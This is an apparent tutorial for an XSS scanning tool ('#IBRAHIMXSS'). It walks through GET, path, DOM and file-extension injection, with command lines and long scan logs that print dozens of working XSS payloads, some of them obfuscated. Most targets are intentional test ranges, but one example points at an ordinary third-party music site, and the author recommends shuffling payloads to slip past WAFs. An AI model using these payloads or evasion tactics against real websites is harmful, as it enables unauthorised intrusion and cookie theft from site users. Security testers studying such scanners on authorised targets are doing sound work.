#IBRAHIMXSS Tool Commands

1. **GET Request:** http://testphp.vulnweb.com/listproducts.php?artist=1

```
*urls.txt
File  Edit  Search  Options  Help
                    #Please uncheck # on url which you want to test...

#GET REQUEST:
http://testphp.vulnweb.com/listproducts.php?artist=1
#https://indiamp3.net/files/search?find=query
#PATH REQUEST: --path
#https://brutelogic.com.br/xss.php/{payload}
#https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/
#DOM-based REQUEST: --path
#https://public-firing-range.appspot.com/address/location.hash/assign#{payload}
#EXTENSION REQUEST: --path
#https://indiamp3.net/download/telugu-mp3-songs/1{payload}.html
#POST REQUEST: --post request.txt
#http://testphp.vulnweb.com/guestbook.php
```

Dealing with **GET** requests in **the #IBRAHIMXSS** Tool is very simple, like other commands. Basically, for a **GET** request on a URL, we need a query parameter (e.g.”=”). Any query with a value will work, and the tool will automatically search for all queries in the URL. If there are multiple queries, the **#IBRAHIMXSS** Tool will send payloads one by one to each query. If there is only one query, it will send all payloads to that query. In this example, it will send payloads to "artist=1," changing the value '1' to our XSS payloads.


```
└─# ./xss-checker --urls urls.txt --payloads payloads.txt --shuffle --threads 15
urls.txt
URLs count: 1
payloads.txt
Payloads count: 805
Total injected urls: 805
Warming up thread #1
```

Always use **--shuffle** to avoid **WAFs**, as this option shuffles URLs and payloads, ensuring they are mixed and not all sent to one URL. Additionally, use **--threads** with a value between **10** and **20**, depending on your PC's performance. The optimal number of threads is **15**, which worked best for me.


```
Status Code: 200
Page Title: pictures
WAF Protection: No
URL: http://testphp.vulnweb.com/listproducts.php?artist=%22%3e%3cu%3eXSS%3c%2fu%3e%3cmarquee%2bonstart%3d%27alert(document.cookie)%27%3eXSS
Status Code: 200
Page Title: pictures
WAF Protection: No
URL: http://testphp.vulnweb.com/listproducts.php?artist=%5b%22%27)%3balert(%27XSS%27)%3b%2f%2f%22%5d%40xyz.xxx
Status Code: 200
Page Title: pictures
WAF Protection: No
Alert found on: http://testphp.vulnweb.com/listproducts.php?artist=jane(%27%22%3e%3cscript%3ealert(2)%3c%2fscript%3e)%40gmail.com with the text: 2
Alert found on: http://testphp.vulnweb.com/listproducts.php?artist=%3e%27%22%3e%3cscript%3ealert(2)%3b%3c%2fscript%3e with the text: 2
http://testphp.vulnweb.com/listproducts.php?artist=%7b%7b_s.constructor(%27alert(1)%27)()%7d%7d
URL: http://testphp.vulnweb.com/listproducts.php?artist=%7b%7b_s.constructor(%27alert(1)%27)()%7d%7d
Payload: {{_s.constructor('alert(1)')()}}
http://testphp.vulnweb.com/listproducts.php?artist=%23%3ciframe+src%3djavascript%3aalert(1)%3e
URL: http://testphp.vulnweb.com/listproducts.php?artist=%23%3ciframe+src%3djavascript%3aalert(1)%3e
Payload: #<iframe src=javascript:alert(1)>
URL: http://testphp.vulnweb.com/listproducts.php?artist=%3cImg+Src%3dOnXSS+OnError%3dconfirm(1)%3e
Status Code: 200
Page Title: pictures
WAF Protection: No
Saving screenshot to: /root/Desktop/ibrahimxss/build/linux-x64/screenshot/2024_7_8_5_15_57_535.png
http://testphp.vulnweb.com/listproducts.php?artist=Reflect.apply.call%60%24%7balert%7d%24%7bundefined%7d%24%7b%5b23%5d%7d%60
Progress: 360/805 | 44.72% | Found: 63

URL: http://testphp.vulnweb.com/listproducts.php?artist=Reflect.apply.call%60%24%7balert%7d%24%7bundefined%7d%24%7b%5b23%5d%7d%60
Payload: Reflect.apply.call`${alert}${undefined}${[23]}`
Alert found on: http://testphp.vulnweb.com/listproducts.php?artist=%3csvg+onload%3dalert(1)%2f%2f with the text: 1
http://testphp.vulnweb.com/listproducts.php?artist=%22%27%3e%3csvg%2fonload%3dconfirm(666)%3e
URL: http://testphp.vulnweb.com/listproducts.php?artist=%22%27%3e%3csvg%2fonload%3dconfirm(666)%3e
Payload: "'><svg/onload=confirm(666)>
Alert found on: http://testphp.vulnweb.com/listproducts.php?artist=%22%3e%3cimg+src%3d%27x%27+onerror%3d%27prompt(document.domain)%3b%27%3e with the text: testphp.vulnweb.
com
URL: http://testphp.vulnweb.com/listproducts.php?artist=setInterval(%27ale%27%2b%27rt(10)%27)%3b
Status Code: 200
Page Title: pictures
WAF Protection: No
URL: http://testphp.vulnweb.com/listproducts.php?artist=%3furl%3djavscript%3aalert(1)
Status Code: 200
Page Title: pictures
```

After you run a command, the tool will start, and you will see alerts marked in green. This means **#IBRAHIMXSS** has confirmed an alert. You will also see the payload that was used, the targeted URL, the page title, and the detected WAFs.

After a few seconds, a Chrome window will pop up with an .html report, including a screenshot, the payload used, and the affected URL. You just need to click on the URL, and the payload will trigger.



2. **PATH Request**: https://brutelogic.com.br/xss.php/



If we want to test a **Path-based** XSS, we need to include the **--path** feature from the **#IBRAHIMXSS** tool. This feature will randomly inject our XSS payloads into every path segment ("/") starting from the home URL path to the last path. If we want to inject only on a specific URL path, we need to declare and mark that place.

For example, on this URL: https://brutelogic.com.br/xss.php/


If we only want to test **path-based** XSS on "xss.php/", we need to place the payload on it like this: https://brutelogic.com.br/xss.php/**{payload}**

Our payloads will be sent to that specific path.

```
└─# ./xss-checker --urls urls.txt --payloads payloads.txt --shuffle --threads 15 --path
urls.txt
URLs count: 1
payloads.txt
Payloads count: 805
Total injected urls: 805
Warming up thread #1
```

```
File  Actions  Edit  View  Help
URL: https://brutelogic.com.br/xss.php/<!--*/!'*/!>%0D<svg/onload=confirm'1'//
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/<!</textarea <body onload='alert(1)'>
URL: https://brutelogic.com.br/xss.php/<!</textarea <body onload='alert(1)'>
Payload: <!</textarea <body onload='alert(1)'>
https://brutelogic.com.br/xss.php/"><img src=1 onmouseleave=print()>
URL: https://brutelogic.com.br/xss.php/"><img src=1 onmouseleave=print()>
Payload: "><img src=1 onmouseleave=print()>
Alert found on: https://brutelogic.com.br/xss.php/';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode (88,83,83))//
";alert(String.fromCharCode(88,83,83))//-- ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT> with the text: XSS
URL: https://brutelogic.com.br/xss.php/#1&"><script>alert(1)</script>=1
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
URL: https://brutelogic.com.br/xss.php/<sc<script>ript>alert(123)</sc</script>ript>
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/<img/src/onerror=alert/*1337*/(1)>
URL: https://brutelogic.com.br/xss.php/<img/src/onerror=alert/*1337*/(1)>
Payload: <img/src/onerror=alert/*1337*/(1)>
URL: https://brutelogic.com.br/xss.php/\"<>onauxclick<>=(eval)(atob(`YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==`))>+<sss
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/</TITLE><SCRIPT>alert("XSS");</SCRIPT>
URL: https://brutelogic.com.br/xss.php/</TITLE><SCRIPT>alert("XSS");</SCRIPT>
Payload: </TITLE><SCRIPT>alert("XSS");</SCRIPT>
https://brutelogic.com.br/xss.php/top["al"+"ert"](1)
URL: https://brutelogic.com.br/xss.php/top["al"+"ert"](1)
Payload: top["al"+"ert"](1)
Alert found on: https://brutelogic.com.br/xss.php/"><details/open/ontoggle=confirm("/xss_by_Y000!/")> with the text: /xss_by_Y000!/
URL: https://brutelogic.com.br/xss.php/&lt;&lt;img src=x onerror=prompt(document)&gt;&gt;;
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
URL: https://brutelogic.com.br/xss.php/';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode (88,83,83))//";alert(Str
ing.fromCharCode(88,83,83))//-- ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT>
Status Code: 200
Page Title: XSS Test Page by Brute Logic
```

After some time, our tool will send payloads to xss.php/*, and you will see in the terminal that we are getting alerts at that location.



After that, our report will open in Chrome, showing all possible vulnerabilities.

This was an example of injecting **path-based** XSS at a specific marked place with **{payload}.** However, if we don't place a {payload} in the marked place, **#IBRAHIMXSS** will automatically inject into every possible path, as shown in the image below.

```
*urls.txt
File  Edit  Search  Options  Help
                    #Please uncheck # on url which you want to test...


#GET REQUEST:
#http://testphp.vulnweb.com/listproducts.php?artist=1
#https://indiamp3.net/files/search?find=query
#PATH REQUEST: --path
#https://brutelogic.com.br/xss.php/{payload}
https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/
#DOM-based REQUEST: --path
#https://public-firing-range.appspot.com/address/location.hash/assign#{payload}
#EXTENSION REQUEST: --path
#https://indiamp3.net/download/telugu-mp3-songs/1{payload}.html
#POST REQUEST: --post request.txt
#http://testphp.vulnweb.com/guestbook.php
```

```
┌──(root㉿kali)-[~/Desktop/ibrahimxss/build/linux-x64]
└─# ./xss-checker --urls urls.txt --payloads payloads.txt --shuffle --threads 15 --path
urls.txt
URLs count: 1
payloads.txt
Payloads count: 805
Total injected urls: 4025
Warming up thread #1
```


Don't forget to always include the --path option for testing path-based XSS. Whether you want to place {payload} or not, you always need the --path option for path-based XSS testing.

```
File  Actions  Edit  View  Help
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
Status Code: 400
Page Title:
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/{{'a'.constructor.prototype.charAt='',valueOf;$eval("x='\"+(y='if(!window\\u002ex)alert(window\\u002ex=1)'
)+eval(y)+\"'");}}/ParameterInQuery/OtherParameter
Status Code: 404
Page Title: Error 404 Not Found
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/<ScripT>alert(1234)</ScRipT>/ParameterInQuery/OtherParameter
Status Code: 404
Page Title: Error 404 Not Found
WAF Protection: No
URL: https://public-firing-range.appspot.com/eval.call`${'alert\x2823\x29'}`/singlepage/ParameterInQuery/OtherParameter
Status Code: 404
Page Title: Error 404 Not Found
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/\"><img src=x onerror=prompt(document.domain);>
Status Code: 200
Page Title: Universal Reverse Clickjacking - single page, parameter in the query
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/d1bvs</script><script>alert(`XSS`)</script>c579g
Status Code: 400
Page Title:
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/--><script>alert(123)</script>/ParameterInQuery/OtherParameter
Status Code: 404
Page Title: Error 404 Not Found
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/[].sort.call`${alert}23`/ParameterInQuery/OtherParameter
Status Code: 404
Page Title: Error 404 Not Found
WAF Protection: No
URL: https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/{{0[a='constructor'][a]('alert(1)')()}}
Status Code: 200
Page Title: Universal Reverse Clickjacking - single page, parameter in the query
WAF Protection: No
Found 1 confirmed urls
https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/javascript:alert(1)?q=%26callback%3Durc_button.click%23
Report file path: /root/Desktop/ibrahimxss/build/linux-x64/reports/report-2024_7_8_5_30_3_189.html
Scan took: 232s
```

In this image, you can see that payloads are randomly injected one by one into each path segment of the entire URL.

For example, in the URL: https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParamete , the tool will inject payloads into all path segments*: reverseclickjacking, singlepage, ParameterInQuery, and OtherParameter.*

As you can see, we got our XSS alert in the last **OtherParameter** path.





In the end, we will get our report.


3. **DOM-based Request:** https://public-firing-range.appspot.com/address/location.hash/assign#

In this section, we will talk about **DOM-based XSS**. It's the same procedure as for path-based XSS; we just need to place our {payload} in the desired place with #, and that's it.

Also, **one note**: it's the same for GET query requests. If we have more parameters with = in the URLs, we need to place {payload} on the desired query we want to test. But we still need to include --path. So, to make this clear, using --path with the {payload} mark will inject on your desired places in GET requests, and using –path without {payload} mark it will randomly inject in all places.







And we tested our "**assign#"** parameter. As you can see, we got alerts on that because we placed {payload} as assign#{payload}, and it tested there.


4. Extension-based XSS with #IBRAHIMXSS Tool:

Tested url: https://indiamp3.net/download/telugu-mp3-songs/1.html


If we want to test XSS in file **extensions**, because sometimes they are not properly filtered and sanitized, we can also get XSS alerts in those cases. We can do this by placing the XSS payload in the file name and triggering it. Additionally, we can change the extension name in a GET request to an XSS payload.

For example, with the tested URL: https://indiamp3.net/download/telugu-mp3-songs/**1.html**

